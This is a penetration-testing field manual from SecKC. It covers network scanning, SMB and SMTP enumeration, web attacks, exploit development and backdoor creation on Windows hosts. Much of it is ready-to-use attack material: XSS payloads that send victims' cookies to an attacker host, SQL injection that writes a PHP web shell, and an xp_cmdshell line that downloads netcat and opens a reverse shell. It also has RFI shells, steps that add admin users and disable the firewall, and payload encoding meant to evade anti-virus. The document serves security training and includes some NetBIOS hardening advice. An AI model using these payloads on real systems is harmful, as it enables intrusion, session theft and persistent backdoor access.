


# **THE SECKC FIELD MANUAL**



*By Sampson Chandler*

[HTTPS://WWW.SECKC.ORG](https://www.seckc.org)

## Table of Contents

1. Forward
2. Introduction – Read Before Proceeding
3. Getting Started - Setup
4. Penetration Testing Checklist
5. Ports, Services, Enumeration
6. Web Application Checklist
7. Web Application Enumeration & Exploitation
8. Vulnerability Verification & Exploitation Customization
9. Privilege Escalation
10. Pillage, and Loot
11. Pivoting & Tunneling
12. Password Attacks
13. Resources
14. In Depth Information on Topics (fundamentals/basics)

## Forward

## Introduction

For everyone new to Information Security, or if you have little job experience in penetration testing, please read:

A lot of people ask “What certifications should I get?”, and “How do I get into Information Security?”. You will get a variety of answers to these questions based on who you talk to. The reason for this is because everyone’s path is different. For instance, the CISSP isn’t recommended to get by most people, but I am seeing it listed as a requirement for a lot of positions. I’ve seen it even for an entry position like Security Analyst.

# PENETRATION TESTING

## CHECKLIST

### BEFORE BEGINNING:

- update exploits DB
  - cd /pentest/exploits/exploitdb/
  - svn update
  - msfupdate
- set up services to download tools in the victims
  - TFTP: atftpd --daemon --port 69 /var/tmp/tftphome
  - FTP: /etc/init.d/pure-ftpd start
  - SSH(scp): /etc/init.d/ssh start
  - HTTP: /etc/init.d/apache2 start
- copy useful tools to the services folders (/var/tmp/tftphome, /var/tmp/ftphome, /var/www)
  - sbd.exe
  - nc.exe
  - tftpd32.exe
  - wget.exe
  - whoami.exe
  - trojan\_meterpreter.exe
  - Browser Addons
    - Chrome:
      - Recx Security Analyser
      - Wappalyzer
    - Firefox/Iceweasel:
      - Web Developer
      - Tamper Data
      - FoxyProxy Standard
  - User Agent Switcher
  - PassiveRecon
  - Wappalyzer
  - Firebug
  - HackBar
  - (others...)
- set console history to unlimited (Config->History->Set Unlimited)

### Discover alive machines:

- nmap -sn -n -oG IP\_alive\_nmap.txt <Net-CDR>
- cat IP\_alive\_nmap.txt |grep "Status: Up" |cut -d" " -f2 >IPs\_alive\_nmap.txt

### Discover machines that possibly exist

- DNS discover
  - discover the DNS servers available (dns\_discovery.sh / "dns\_discovery(FILE\_perl.pl IPs\_Alive\_Ping.txt")
  - discover the subnet domain (set /etc/resolv.conf and test with "dnsenum.pl --enum") - discover the host names
    - reverse DNS brute force (reverse\_dns\_enumeration.sh / "dnsenum.pl --enum")
    - DNS zone transfer ("dnsenum.pl --enum")
      - /pentest/enumeration/dnsenum/dnsenum.pl --enum -f <DNS\_brute\_names\_file> --dnsserver <dns\_server\_ip> <domain\_name>

scans:(OBS: without the "-p" option, nmap checks only the ports defined in /usr/share/nmap/nmap-services -> FASTER!) (OBS: if the -sS fails, try with other types.  
Ex: -sT)

- UNIQ TCP SCAN: nmap -sS -n -oG nmap\_scan\_tcp\_default\_ports\_grepable.txt -sV -O --osscan-limit --script "vuln" -Pn -iL IPs\_alive\_nmap.txt  
>>nmap\_scan\_tcp\_default\_ports.txt
- UDP SCAN: nmap -sU -n -oG nmap\_scan\_udp\_default\_ports\_grepable.txt -sV -script "vuln" -Pn -iL IPs\_alive\_nmap.txt >>nmap\_scan\_udp\_default\_ports.txt

### Banner grabbing of choosen ports/machines

- nmap\_scan\_udp\_default\_ports.txt
- banner\_grabber\_ports\_FILE.pl 2>&1 >>tcp\_ports\_banners.txt
- sort tcp\_ports\_banners.txt >formated\_tcp\_ports\_banners.txt

### DISTINCT TCP SCANS:

- looking for TCP open ports and versions
  - nmap -sS -n -sV --version-all -oG nmap\_scan\_tcp\_default\_ports.txt -Pn -iL IPs\_alive\_nmap.txt
  - grep "Ports: " nmap\_scan\_tcp\_default\_ports.txt  
>formated\_nmap\_scan\_tcp\_default\_ports.txt
- looking for UDP open ports->NOT RELIABLE->icmp

- nmap -sU -n -sV --version-all -oG nmap\_scan\_udp\_default\_ports.txt -Pn -iL IPs\_alive\_nmap.txt
  - grep "Ports: " nmap\_scan\_udp\_default\_ports.txt >formated\_nmap\_scan\_udp\_default\_ports.txt
- OS detection
  - nmap -O --osscan-limit -Pn -iL IPs\_alive\_nmap.txt -oN nmap\_scan\_OS.txt
- Vulnerabilities detection
  - nmap --script "vuln" -Pn -iL IPs\_alive\_nmap.txt -oN nmap\_scan\_vulnerabilities.txt

## HTTP and FTP navigation

- HTTP
  - brute force to discover HTTP hidden folders
    - java -jar /pentest/web/dirbuster/DirBuster-0.12.jar
    - Metasploit auxiliary modules:
      - auxiliary/scanner/http/robots\_txt
      - auxiliary/scanner/http/dir\_scanner
      - auxiliary/scanner/http/dir\_listing
  - search for part of the html code at Google (find the name of the tool/cms used to construct the page)
  - navigate with firefox

## FTP

- try access (user:anonymous / pass:) or (user:ftp / pass:ftp)
- try to put and execute files

## SNMP enumeration (port 161)

- identify the computers running the SNMP
  - ("onesixtyone -i IPs\_alive-ping\_registered-dns.txt -c dict\_communitys.txt |cut -d" " -f1,2")
- get SNMP data
  - (snmp\_check\_FILE.pl / "snmpcheck.pl -t <IP-address>" / snmp\_enumeration\_FILE.pl / "snmpenum.pl <IP-address> <community>

- <configfile">
  - try with all the config files (windows.txt, linux.txt and cisco.txt)
  - enumerates users, running services, open TCP ports, installed softwares, disks...
  - if snmpenum.pl does not work, its possible to try these (will show everything):
    - snmpwalk -c public -v1 192.168.13.222 1

### SMTP enumeration (port 25)

- identify the computers running the SMTP (scan\_ports\_netcat\_perl.pl)
- try to identify user names (if code "502", use "helo" scripts!)
  - check if the servers accept the VRFY command  
(smtp\_vrfy\_check\_FILE.pl)
    - if it accepts -> "250" code
    - if it does NOT accept -> "252" error code
    - if they accept VRFY, try to brute force the user names
      - ("smtp\_brute\_force\_FILE.pl <server> <usernames\_file>")
  - check if the servers accept the EXPN command  
(smtp\_espn\_check\_FILE.pl)
    - if it does NOT accept -> "500" error code
    - if they accept EXPN, try to brute force the list name...
- ``ShellSession
- root@kali:~# nc -nv 192.168.1.12 25
- (UNKNOWN) [192.168.1.12] 25 (smtp) open
- 220 WIN-3UR24XX66QZ Microsoft ESMTP MAIL Service, Version: 7.0.6001.18000 ready at Thu, 4 Jan 2018 11:48:35 +0200
- - mail servers can also be used to gather information about a host or network.
- - SMTP supports several important commands, such as VRFY and EXPN.
- - A VRFY request asks the server to verify an email address
- - while EXPN asks the server for the membership of a mailing list.
- - These can often be abused to verify existing users on a mail server, which can later aid the attacker.
- ``Bash
- # This procedure can be used to help guess valid usernames.
- > nc -nv 192.168.11.215 25

```

```
-
- - Examine the following simple Python script that opens a TCP socket,
  connects to the SMTP server, and issues a VRFY command for a given
  username.
- ``python
- #!/usr/bin/python
- import socket
- import sys
- if len(sys.argv) != 2:
-   print "Usage: vrfy.py <username>"
-   sys.exit(0)
- # Create a Socket
- s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
-
- # Connect to the Server
- connect=s.connect(('192.168.11.215',25))
- # Receive the banner
- banner=s.recv(1024)
- print banner
- # VRFY a user
- s.send('VRFY' + sys.argv[1] + '\r\n')
- result=s.recv(1024)
- print result
- # Close the socket
- s.close()
- ```

```

### Netbios/SMB enumeration (ports 445 and 139)

- identify the computers running the Netbios
  - ("msfcli auxiliary/scanner/smb/smb\_version  
RHOSTS=192.168.12.1-192.168.13.254  
THREADS=100 E" / scan\_ports\_netcat\_perl.pl)
  - enumerate users and other usefull data from the  
Netbios machines (msfcli  
auxiliary/scanner/smb/smb\_enumusers  
RHOSTS=192.168.12.1-192.168.13.254  
THREADS=100 E / netbios-  
SMB\_enumeration\_user\_FILE.pl / netbios-  
SMB\_enumeration\_FILE.pl)

- ## Scanning for the NetBIOS Service
- 
- ````ShellSession
- root@kali:~# nmap -v -p 139,445 192.168.1.12 -oG /tmp/smp.txt
- ````
- 
- ## Scanning NetBIOS using nbtscan
- 
- ````ShellSession
- root@kali:~# nbtscan -r 192.168.1.12
- ````
- 
- ## Null Session Enumeration
- 
- ````ShellSession
- root@kali:~# enum4linux -a 192.168.1.12
- ````
- 
- ## Nmap SMB NSE Scripts
- 
- ````ShellSession
- root@kali:~# ls -la /usr/share/nmap/scripts/smb\*
- root@kali:~# nmap -v -p 139,445 192.168.1.12 --script smb-os-discovery.nse
- ````
- 
- ## SMBCLIENT
- 
- ````ShellSession
- root@kali:~# smbclient -L=192.168.1.12
- ````
- 
- ## Null Sessions
- 
- ````ShellSession
- root@kali:~# smbclient \\\\192.168.1.12 \\\public
- Enter root's password:
- Anonymous login successful

- ``
- 
- ## SMB OS Discovery
- 
- ```ShellSession
- nmap \$ip --script smb-os-discovery.nse
- ``
- 
- ## Nmap port scan
- 
- ```ShellSession
- nmap -v -p 139,445 -oG smb.txt \$ip-254
- Netbios Information Scanning
- nbtscan -r \$ip/24
- ``
- 
- ## Nmap find exposed Netbios servers
- 
- ```ShellSession
- nmap -sU --script nbstat.nse -p 137 \$ip
- ``
- 
- ## Nmap all SMB scripts scan
- 
- ```ShellSession
- nmap -sV -Pn -vv -p 445 --script='(smb\*) and not (brute or broadcast or dos or external or fuzzer)' --script-args=unsafe=1 \$ip
- ``
- 
- Nmap all SMB scripts authenticated scan
- nmap -sV -Pn -vv -p 445 --script-args smbuser=,smbpass= --script='(smb\*) and not (brute or broadcast or dos or external or fuzzer)' --script-args=unsafe=1 \$ip
- 
- SMB Enumeration Tools
- nmblookup -A \$ip
-

- smbclient //MOUNT/share -I \$ip -N
- 
- rpcclient -U "" \$ip
- 
- enum4linux \$ip
- 
- enum4linux -a \$ip
- 
- SMB Finger Printing
- smbclient -L //\$/ip
- 
- Nmap Scan for Open SMB Shares
- nmap -T4 -v -oA shares --script smb-enum-shares -script-args smbuser=username,smbpass=password -p445 192.168.10.0/24
- 
- Nmap scans for vulnerable SMB Servers
- nmap -v -p 445 --script=smb-check-vulns --script-args=unsafe=1 \$ip
- 
- Nmap List all SMB scripts installed
- ls -l /usr/share/nmap/scripts/smb\*
- 
- Enumerate SMB Users
- nmap -sU -sS --script=smb-enum-users -p U:137,T:139 \$ip-14
- OR
- python /usr/share/doc/python-impacket-doc/examples /samrdump.py \$ip
- 
- RID Cycling - Null Sessions
- ridenum.py \$ip 500 50000 dict.txt
- Manual Null Session Testing
- 
- Windows:
- net use \\\$ip\IPC\$ "" /u:"
- Linux:
- smbclient -L //\$/ip

- ## SMB Enumeration Techniques using Windows Tools:
  - 
  - 1. NetBIOS Enumerator  
[nbtenum](<http://nbtenum.sourceforge.net/>)
  - 
  - ```ShellSession
  - [+] NBNS Spoof / Capture
  - [>] NBNS Spoof
  - msf > use auxiliary/spoof/nbns/nbns\_response
  - msf auxiliary(nbns\_response) > show options
  - msf auxiliary(nbns\_response) > set INTERFACE eth0
  - msf auxiliary(nbns\_response) > set SPOOFIP 10.10.10.10
  - msf auxiliary(nbns\_response) > run
  - [>] SMB Capture
  - msf > use auxiliary/server/capture/smb
  - msf auxiliary(smb) > set JOHNPWFILE /tmp/john\_smb
  - msf auxiliary(smb) > run
  - 
  - [>] HTTP NTML Capture
  - msf auxiliary(smb) > use auxiliary/server/capture/http\_ntlm
  - msf auxiliary(smb) > set JOHNPWFILE /tmp/john\_http
  - msf auxiliary(smb) > set SRVPORT 80
  - msf auxiliary(smb) > set URIPATH /
  - msf auxiliary(smb) > run
  - ```
- ### SMB Enumeration
- ```Bash

- 
- SMB1 – Windows 2000, XP and Windows 2003.
- SMB2 – Windows Vista SP1 and Windows 2008
- SMB2.1 – Windows 7 and Windows 2008 R2
- SMB3 – Windows 8 and Windows 2012.
- 
- ````
- 
- ##### Scanning for the NetBIOS Service
- 
- - The SMB NetBIOS32 service listens on TCP ports 139 and 445, as well as several UDP ports.
- 
- ````Bash
- > nmap -v -p 139,445 -oG smb.txt  
192.168.11.200-254  
````
- 
- 
- - There are other, more specialized, tools for specifically identifying NetBIOS information
- 
- ````Bash
- > nbtscan -r 192.168.11.0/24  
````
- 
- 
- ##### Null Session Enumeration
- 
- - A null session refers to an unauthenticated NetBIOS session between two computers. This feature exists to allow unauthenticated machines to obtain browse lists from other Microsoft servers.
- 
- - A null session also allows unauthenticated hackers to obtain large amounts of information about the machine, such as password policies, usernames, group names, machine names, user and host SIDs.
-

- - This Microsoft feature existed in SMB1 by default and was later restricted in subsequent versions of SMB.
- ````Bash
- > enum4linux -a 192.168.11.227
- ````
- 
- ##### Nmap SMB NSE Scripts
- 
- ````Bash
- 
- # These scripts can be found in the /usr/share/nmap/scripts directory
- > ls -l /usr/share/nmap/scripts/smb-
- # We can see that several interesting Nmap SMB NSE scripts exist,, such as OS discovery
- # and enumeration of various pieces of information from the protocol
- > nmap -v -p 139, 445 --script=smb-os-discovery 192.168.11.227
- # To check for known SMB protocol vulnerabilities,
- # you can invoke the nmap smb-check-vulns script
- > nmap -v -p 139,445 --script=smb-check-vulns --script-args=unsafe=1 192.168.11.201
- 
- ````
- 
- 
- ## Fix:
- <http://www.leonteale.co.uk/netbios-nbns-spoofing/>
- 
- ## Solution
- The solution to this is to disable Netbios from broadcasting. The setting for this is in, what i hope,

a very familiar place that you might not have really paid attention to before.

- 
- netbios
- 
- Netbios, according to Microsoft, is no longer needed as of Windows 2000.
- 
- However, there are a few side effects.
- 
- One of the unexpected consequences of disabling Netbios completely on your network is how this affects trusts between forests. Windows 2000 let you create an external (non-transitive) trust between a domain in one forest and a domain in a different forest so users in one forest could access resources in the trusting domain of the other forest. Windows Server 2003 takes this a step further by allowing you to create a new type of two-way transitive trusts called forest trusts that allow users in any domain of one forest access resources in any domain of the other forest.  
Amazingly, NetBIOS is actually still used in the trust creation process, even though Microsoft has officially “deprecated” NetBIOS in versions of Windows from 2000 on. So if you disable Netbios on your domain controllers, you won’t be able to establish a forest trust between two Windows Server 2003 forests.
- But Windows 2003 is pretty old, since as of writing we are generally on Windows 2012 now. So if you would like to disable Netbios on your servers yet will be effected by the side effect for Forest trusts then ideally you should upgrade and keep up with the times anyway. alternatively, you can get away with, at the very least, disabling Netbios on your workstations.
- See below for step by step instructions on disabling Netbios on workstations:

- 
- Windows XP, Windows Server 2003, and Windows 2000
- On the desktop, right-click My Network Places, and then click Properties.
- Right-click Local Area Connection, and then click Properties
- In the Components checked are used by this connection list, double-click Internet Protocol (TCP/IP), clickAdvanced, and then click the WINS tab. Note In Windows XP and in Windows Server 2003, you must double-click Internet Protocol (TCP/IP) in the This connection uses the following items list.
- Click Use NetBIOS setting from the DHCP server, and then click OK three times.
- 
- For Windows Vista
- On the desktop, right-click Network, and then click Properties.
- Under Tasks, click Manage network connections.
- Right-click Local Area Connection, and then click Properties
- In the This connection uses the following items list, double-click Internet Protocol Version 4 (TCP/IPv4), clickAdvanced, and then click the WINS tab.
- Click Use NetBIOS setting from the DHCP server, and then click OK three times.
- 
- For Windows 7
- Click Start, and then click Control Panel.
- Under Network and Internet, click View network status and tasks.
- Click Change adapter settings.
- Right-click Local Area Connection, and then click Properties.
- In the This connection uses the following items list, double-click Internet Protocol Version 4

- (TCP/IPv4), clickAdvanced, and then click the WINS tab.
- Click Use NetBIOS setting from the DHCP server, and then click OK three times.

## Look for vulnerabilities and exploits

- In Kali:
  - /pentest/exploits/exploitdb/searchsploit <term1> [term2] [term3]
  - grep -i <service\_name> /pentest/exploits/exploitdb/files.csv -
- On the Internet (all sites are registered in the firefox favorites):
  - Google: [xp sp2] exploit site:securityfocus.com inurl:bid
  - www.exploit-db.com/search/
  - www.metasploit.com/framework/search
  - www.qualys.com/research/exploits/
  - www.qualys.com/research/top10/
- on the nmap results (if --script "vuln" was used)
  - search for the words "VULNERABLE" and "vulns" on the nmap output files (TCP and UDP)

## Client side attacks

- XSS
  - test forms: <script>alert("XSS vulnerable")</script>
  - redirect to malicious page: <iframe SRC="http://192.168.10.150/report" height="10" width="10">
  - Session/Cookie stealing (XSS must be exploitable!):
    - example-1: <body onload='document.location.replace("http://attacker/post.asp?name=victim1&message=" + document.cookie + "<br>" + "URL:" + document.location);'></body>
    - example-2: <script>new Image().src="http://192.168.10.150/bogus.php?" + document.cookie;</script>
    - (at the attacker: 192.168.10.150) nc -lvp 80
    - (at "Tamper Data" Firefox plugin in the login page) change the session ID
  - send email to XSS vulnerable webmails:

- sendEmail -t <destination\_address> -f <sender\_address> -s <server>[:smtp\_port] -u <subject> -o message-file=<message\_file>
  - receive emails:
    - /usr/local/bin/smtpd.py -n -c DebuggingServer <local\_serve\_ip>:<port>
- browser exploits
  - fingerprint the client browser and O.S.
    - make the victim access a web page on the attacker (XSS, Social Engineering,...)
    - nc -lvp 80
    - log "User-Agent" and "Accept" informations
    - search at Google or user-agents.my-addr.com
  - set automatically process migration:
    - set "InitialAutoRunScript" or "AutoRunScript" to "post/windows/manage/migrate" or "migrate -f" or "migrate explorer" -
      - ex: set AutoRunScript  
"post/windows/manage/migrate"
  - set AUTO\_MIGRATE=ON at "/pentest/exploits/set/config/set\_config" file use aurora / ms10\_xxx\_ie\_css\_clip / browser\_autopwn (not always reliable => excessive traffic)
- client's applications
  - send to the victim a corrupted file to explore some application vulnerability (Social Engineering)

## Web application attacks

- SQL injection
  - identifying SQL injection vulnerabilities
    - send the single quote character (' ) in form fields and look for error messages
- enumerating table names and fields (checking MSSQL error messages)
  - start putting this in the vulnerable form field:
    - (MSSQL): ' having 1=1--
  - get the name of the table and use it in the next try
    - (MSSQL): ' group by <table\_name>. <table\_field1> having 1=1-

- (Ex: ' group by tbl.id having 1=1--
  - get the new field name and APPEND it in the next GROUP BY try as before, until there is no error message anymore
- enumerating fields' types (checking MSSQL error messages)
  - start putting this in the vulnerable form field (if there is no error message, try another function):
    - (MSSQL): ' union select sum(<table\_field>) from <table\_name> --
    - (Ex: ' union select sum(id) from tbl --)
- enumerating DBs tool:
  - /pentest/database/sqlmap/sqlmap.py
    - Options:
      - -u <full\_url>
      - -b Retrieve DBMS banner
      - --dbs Enumerate DBMS databases
      - --tables Enumerate DBMS database tables
      - --columns Enumerate DBMS database table columns
      - --dump Dump DBMS database table entries
      - --passwords Enumerate DBMS users password hashes
      - -D <DB\_name> DBMS database to enumerate
      - -T <table\_name> DBMS database table to enumerate
      - -C <column\_name> DBMS database table column to enumerate
      - -U <user\_name> DBMS user to enumerate
    - Examples:
      - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 --dbs
      - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 --tables -D webapp
      - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 -D webapp -T users --dump
  - adding a user to the DB (if the application has write permissions)

- use the enumerated data to structure a INSERT query
  - (PS: a "Access Denied" page doesn't indicate that the query was not executed)
    - (MySQL example): ';' INSERT INTO tbl values('5345','user','pass','44');#
    - (MSSQL example): ';' INSERT INTO tbl values('5345','user','pass','44') --
    - login with the user/password added
- code execution (insert file)
- MySQL
  - discover SELECT fields shown at the web page:
    - <http://192.168.11.1/list.php?id=-1 UNION SELECT 1,2,3,4>
  - read local file
    - use "load\_file" MySQL function
      - (Ex {suppose that field 4 was shown at the web page}):
 <http://192.168.11.1/list.php?id=-1 UNION SELECT>
    - 1,2,3,load\_file('/etc/passwd')
  - write file
    - use "select <string> INTO OUTFILE <file\_destination>"
      - (Ex: [http://192.168.11.1/list.php?id=-1 UNION SELECT "<?php system\(\\$\\_REQUEST\['cmd'\]\); ?>" INTO OUTFILE 'C:/xampp/htdocs/backdoor.php'](http://192.168.11.1/list.php?id=-1 UNION SELECT '<?php system($_REQUEST['cmd']); ?>' INTO OUTFILE 'C:/xampp/htdocs/backdoor.php') )
    - (with DB access): select "<?php system(\$\_GET['cmd']); ?>" INTO OUTFILE 'C:/xampp/htdocs/backdoor.php'
    - access the inserted file (Ex: <http://192.168.11.1/backdoor.php?cmd=ipconfig>)
  - bypass authentication
    - (in web forms' user name field):
      - (MySQL): 'wronguser' or 1=1;#
      - (MSSQL): 'wronguser' or 1=1--

- useful functions:
  - MySQL:
    - version() - prints MySQL version
    - user() - prints running user
    - load\_file() - prints server file content
  - MSSQL:
    - stacking queries - executes various queries in a single command (separate with ;)
      - (Ex: ' or 1=1; INSERT INTO tbl  
VALUES('4','tymbu','pass')-- )
    - sp\_makewebtask - creates a html file with the result of a query
      - (Ex: ';exec sp\_makewebtask  
"c:\inetpub\wwwroot\evil.html",  
"select \* from tbl"--)
    - xp\_cmdshell (only members of sysadmin group and disabled by default in newer MSSQL versions) - executes shell commands
      - (Ex: ' or 1=1;exec  
master..xp\_cmdshell ""tftp -i  
192.168.10.150 GET nc.exe && nc.exe
  - 192.168.10.150 443 -e cmd.exe';--)

- RFI
- create evil.php:
  - <?php echo '<?php echo  
shell\_exec(base64\_decode(\$\_GET["cmd"]));?>' ?>
- call: [http://web/evil.php?cmd=base64\\_encoded\\_command](http://web/evil.php?cmd=base64_encoded_command)
  - <?php echo '<?php  
copy(\$HTTP\_POST\_FILES['file']['tmp\_name'],\$HTTP\_POST\_FILES['file'][  
'name']); ?>' ?>
- call: <form action="http://web/evil.php" method="post"  
enctype="multipart/form-data">
  - <input type="file" name="file"><br>
  - <input type="submit" name="submit" value="submit"> </form>
  - <?php echo '<?php echo shell\_exec("nc -n 192.168.10.150 443 -e  
/bin/bash");?>' ?>

- start listener: nc -lvp 443
- call: <http://web/evil.php>
  - <?php echo '<?php echo "<PRE>"; echo shell\_exec("ipconfig"); echo "</PRE>"; ?>' ?>
- test: if the vulnerability is in a variable, change its value to:  
http%3A%2F%2F192.168.10.150%2Fevil.php

## □ LFI

- use a “null string” (%00) to terminate any extensions added to the injected parameter
  - (Ex:  
<http://192.168.11.1/list.php?LANG=../../../../boot.ini%0&id=1>)
- Insert a script in a file that the interpreter can read and call it (ex: some LOG file)
  - MySQL tables file:  
[http://web/mod.php?name=bla&cmd=base64\\_encoded\\_command&file=..\..\..\..\..\..\apachefriends\xampp\mysql\data\nuke\nuke\\_authors.MYD%00](http://web/mod.php?name=bla&cmd=base64_encoded_command&file=..\..\..\..\..\..\apachefriends\xampp\mysql\data\nuke\nuke_authors.MYD%00)
- Environment variables
  - overwrite environment variables with an attacker input
    - ex: GET /login.php?PATH=/var
- Windows SMB credentials relay
  - use Metasploit "exploit/windows/smb/smb\_relay" module

## □ Fix and use exploits

- At what bytes is EIP overwritten?
  - /pentest/exploits/framework3/tools/pattern\_create.rb <buffer\_size>
  - /pentest/exploits/framework3/tools/pattern\_offset.rb <address>
- Can you find a RET address (ex: ESP, EAX)? What is it?
  - create a buffer of 'A's (\x41) and check which registers have this value when the application crashes
  - find a instruction to jump to the desired address(ex:JMP <choosed\_register>) in the application or in a fix address DLL (ex:user32.DLL)

- if the OS version is different, try to find the address in metasploit
- Where will you place your shellcode?
  - look for a position after the position pointed by the chosen register
  - if the shellcode is encoded to avoid 0x00, put at least 32 NOPs between the position pointed by the register and the shellcode
  - change the buffer structure (calculations, shellcode, NOPs)
- How much space do you have for your shellcode?
  - count how many consecutive bytes are written with 'A' after the chosen register pointed position
- How can you get to your shellcode?
  - /pentest/exploits/framework2/msfweb OR msfpayload | msfencode (see "Metasploit->create payload" section below)
- What kind of shellcode will you use (ex: bind, reverse, meterpreter)?
  - change hardcoded info (victim or attacker IP, ports, login/pass, application commands, etc)
- Are there any restricted bytes in the buffer (ex: 0x00)?
- What exit technique will the shellcode use (ex: thread, seh, process)?
- What is the environment used to compile?
  - Linux (common imports:  
 <stdlib.h><sys/socket.h><netinet/in.h><arpa/inet.h><unistd.h>
    - gcc <source\_code\_file> -o <executable\_file>
      - install "gcc-multilib" and use the gcc's "-m32" option to compile 32bits applications on 64bits environments
    - ./<executable\_file>
    - PS: if the exploit was written on Windows ("^M" at the end of the lines) - dos2unix <filename>
  - Windows (common imports:  
 <winsock2.h><windows.h><winbase.h><process.h><string.h>
    - cd /root/.wine/drive\_c/MinGW/bin/
    - wine gcc.exe <source\_code\_file> -o <executable\_file> <-lwsock32 or -lws2\_32>
    - wine <executable\_file>

□ Create backdoor

- Windows remote shell (admin privileges)
  - check OS and SP versions (and other info) –
    - systeminfo
  - create admin user
    - net user tymbu tymbu123 /add
    - net localgroup administrators tymbu /add
  - enable remote desktop (reboot or logoff is not required after this!)
    - net localgroup "Remote Desktop Users" UserLoginName /add
    - reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 0 /f
    - net start TermService
  - disable firewall
    - netsh firewall set opmode disable
  - download tool
    - (Windows 1st choice-small files/UDP) tftp -i <attacker\_ip> GET <tool\_file\_name>
      - (PS-if access denied while deleting): attrib -r -h -s <filename>
    - (Windows 2nd choice-big files/TCP)
      - echo open <attacker\_ip> 21 > ftp.txt
      - echo username>> ftp.txt
      - echo password>> ftp.txt
      - echo bin >> ftp.txt
      - echo GET tool\_file\_name >> ftp.txt - echo bye >> ftp.txt
      - ftp -s:ftp.txt
    - Internet Explorer
      - cd C:\Program Files\Internet Explorer\
      - start iexplore.exe <jpg\_file\_complete\_http\_url>
      - cd C:\Documents and Settings\<USER>\Local Settings\Temporary Internet Files\ - dir /S

- XCOPY <source\_complete\_file\_path> <destination\_folder\_path> /h /y /c
- REN <old\_filename> <new\_filename>
- Copy and paste code text to the victims shell
  - Exe2bat.exe + DEBUG.exe (Except Win Seven.  
Max. 64KB compiled code.)
    - upx -9 <input\_file.exe>
    - wine exe2bat.exe <input\_file.exe> <output\_file.txt>
    - copy <output\_file.txt> content to the Windows command line
  - WinHTTP VB script (interpreted code)
    - copy /var/www/http\_down\_vbs.txt content to the Windows command line
    - cscript http\_down.vbs <file\_complete\_http\_url> <local\_file\_name>
- Metasploit
  - create payload (ex: msfpayload windows/shell/reverse\_tcp LHOST=<ip\_attacker> LPORT=443 R | msfencode -e x86/shikata\_ga\_nai -t exe > payload.exe)
  - msfpayload <payload> [variable=value] <(S)ummary|as(C)iistring|(P)erl|Ruby|(R)aw|(J)avascript|e(X)ecutable|(D)II|(V)BA|(W)ar>
  - msfencode -e x86/shikata\_ga\_nai -t <output\_format> <toolname.extension>
    - <opt> The architecture to encode as
    - <opt> The list of characters to avoid: '\x00\xff'
    - <opt> The number of times to encode the data (use to bypass anti-virus)
      - -e <opt> The encoder to use (x86/shikata\_ga\_nai -> excellent)
      - -l List available encoders
      - -i <opt> The binary input file
      - <opt> The output file
      - <opt> The platform to encode for

- <opt> The maximum size of the encoded data
- <opt> The output format:  
raw,ruby,rb,perl,pl,c,js\_be,js\_le,java,dll,exe,exe-small,elf,macho,vba,vbs,loop-vbs,asp,war
  - msfweb
- start attack
- (ex: msfcli exploit/windows/smb/ms08\_067\_netapi PAYLOAD=windows/shell/reverse\_tcp RHOST=192.168.7.11 EXITFUNC=thread LHOST=192.168.7.15 LPORT=443 E)
- msfcli <exploit\_name> <option=value>  
<(P)ayloads|(O)ptions|(A)dvanced|(T)argets|(AC)tions|(E)xecute>
  - (H)elp You're looking at it baby!
  - (S)ummary Show information about this module
  - (O)ptions Show available options for this module
  - (A)dvanced Show available advanced options for this module
  - (I)DS Evasion Show available ids evasion options for this module
  - (P)ayloads Show available payloads for this module
  - (T)argets Show available targets for this exploit module
  - (AC)tions Show available actions for this auxiliary module
  - (C)heck Run the check routine of the selected module
  - (E)xecute Execute the selected module
- msfconsole (commands/options - OBS: TAB completion is available):
  - help|back|use <exploit-module>|set[g]/unset[g] <variable> <value>|info <exploit-module>
  - search <module\_name>|sessions [-l] [-i <number>]|show [exploits or payloads or targets]
  - save|check|exploit
- meterpreter commands

